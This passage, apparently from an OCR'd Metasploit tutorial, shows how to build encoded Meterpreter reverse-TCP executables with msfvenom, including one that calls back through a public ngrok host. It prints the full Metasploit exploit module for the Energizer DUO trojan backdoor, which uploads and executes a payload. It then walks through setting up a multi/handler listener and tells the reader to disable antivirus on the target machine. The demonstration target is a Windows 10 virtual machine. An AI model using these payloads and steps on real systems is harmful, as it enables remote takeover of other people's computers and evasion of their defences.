
```
search windows/meterpreter/reverse_tcp
```



Step 2 : Use the payload then show the requirements and options

Step 3 : Now Generate payload using msfvenom and fulfill the required port and host -

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=<yourIP> LPORT=4444 -e encoder/x86/shikata_ga_nai
-i 5 -o payload.exe
```



Our payload for windows is here ….!!!

Part-03 Practical Operation using Metasploit-Framwork

We should Study about all the payloads and getting Idea how payload works and how to create them..

we can see the payload codes in rubi language using cat command

```
cat energizer_duo_payload.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
```

```
      'Name'           => 'Energizer DUO USB Battery Charger Arucer.dll
Trojan Code Execution',
      'Description'    => %q{
          This module will execute an arbitrary payload against
        any system infected with the Arugizer trojan horse. This
        backdoor was shipped with the software package accompanying
        the Energizer DUO USB battery charger.
      },
      'Author'         => [ 'hdm' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          ['CVE', '2010-0103'],
          ['OSVDB', '62782'],
          ['US-CERT-VU', '154421']
        ],
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DefaultTarget'  => 0,
      'DisclosureDate' => '2010-03-05'
      ))


    register_options(
      [
        Opt::RPORT(7777),
      ])
  end

  def trojan_encode(str)
    str.unpack("C*").map{|c| c ^ 0xE5}.pack("C*")
  end

  def trojan_command(cmd)
    cid = ""

    case cmd
    when :exec
      cid = "{8AF1C164-EBD6-4b2b-BC1F-64674E98A710}"
    when :dir
      cid = "{0174D2FC-7CB6-4a22-87C7-7BB72A32F19F}"
    when :write
      cid = "{98D958FC-D0A2-4f1c-B841-232AB357E7C8}"
    when :read
      cid = "{F6C43E1A-1551-4000-A483-C361969AEC41}"
    when :nop
      cid = "{783EACBF-EF8B-498e-A059-F0B5BD12641E}"
    when :find
      cid = "{EA7A2EB7-1E49-4d5f-B4D8-D6645B7440E3}"
    when :yes
      cid = "{E2AC5089-3820-43fe-8A4D-A7028FAD8C28}"
    when :runonce
      cid = "{384EBE2C-F9EA-4f6b-94EF-C9D2DA58FD13}"
```


```
    when :delete
      cid = "{4F4F0D88-E715-4b1f-B311-61E530C2C8FC}"
    end

    trojan_encode(
      [cid.length + 1].pack("V") + cid  + "\x00"
    )
  end

  def exploit

      nam  =  "C:\\"  +  Rex::Text.rand_text_alphanumeric(12)  +  ".exe"  +
"\x00"
    exe = generate_payload_exe + "\x00"


    print_status("Trying to upload #{nam}...")
    connect

    # Write file request
    sock.put(trojan_command(:write))
    sock.put(trojan_encode([nam.length].pack("V")))
    sock.put(trojan_encode(nam))
    sock.put(trojan_encode([exe.length].pack("V")))
    sock.put(trojan_encode(exe))

    # Required to prevent the server from spinning a loop
    sock.put(trojan_command(:nop))

    disconnect

    #
    # Execute the payload
    #

    print_status("Trying to execute #{nam}...")

    connect

    # Execute file request
    sock.put(trojan_command(:exec))
    sock.put(trojan_encode([nam.length].pack("V")))
    sock.put(trojan_encode(nam))

    # Required to prevent the server from spinning a loop
    sock.put(trojan_command(:nop))

    disconnect
  end
end
```

And we can read the code, edit it and understand how a payloads works…

Lets create a payload and attack a Physical Device :

Step 1 : For public IP we can use ngrok for port & IP forwarding


`ngrok http://localhost:8000`



Then we will get a public IP i.e. :


`https://b26a127a3292.ngrok-free.app`

Step 2 : Open another Terminal & run the Metasploit-framework and Search for windows/meterpreter/reverse_tcp. Also split the terminal in two section by using ctrl+shift+R




We in generate payload in the right section of the terminal

Step 3 : Use the payload and See the requirement in the options



Step 4 : Now Generate the payload using msfvenom :

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=b26a127a3292.ngrok-free.app LPORT=4444 -e
x86/shikata_ga_nai -i 5 -o SystemPayload.exe
```




So, our SystemPayload is ready…

Step 5 : Now, For testing the payload we have windows10 setup into our virtual machine… Open virtual machine and Start windows10 System..

Step 6 : We need a Listener for capture the request from the zombie device. For start listener in the msfconsole -

use multi/handler




Basically we are exploring Generic/shell_reverse_tcp in this multi/handler.
But we have used windows/meterpreter/reversetcp in the payload. So we need to set the payload to windows/meterpreter/reverse_tcp


for this type the command and set payload -

set payload windows/meterpreter/reverse_tcp


Step 7 : Now set up the required lhost and lport in the listener



Step 8 : Start the listener :- **run**



In the zombie device [windows10] turn off all the antivirus and run the SystemPayload.exe file



Step 10 : Run the exe file

then we can access the windows10 device…

Basic Terminology :

1. **Exploits** - These are scripts designed to take advantage of vulnerabilities in systems. Metasploit includes over 1,800 exploits targeting various platforms and services.
2. **Auxiliary** - These are non-exploit tools used for tasks like scanning, reconnaissance, and brute-forcing. For example, they can scan networks for open ports or test for weak credentials.
3. **Payloads** - These define the actions to be performed after a successful exploit. Common payloads include reverse shells, back-doors, and data exfiltration tools. Payloads can be single-task or staged for more complex operations
4. **Encoders** - These help obfuscate payloads to evade detection by antivirus software. Encoders use techniques like encryption and obfuscation to bypass security defenses.
5. **Meterpreter** - A stealthy, in-memory payload that provides advanced post-exploitation capabilities, such as file transfer, command execution, and system information gathering.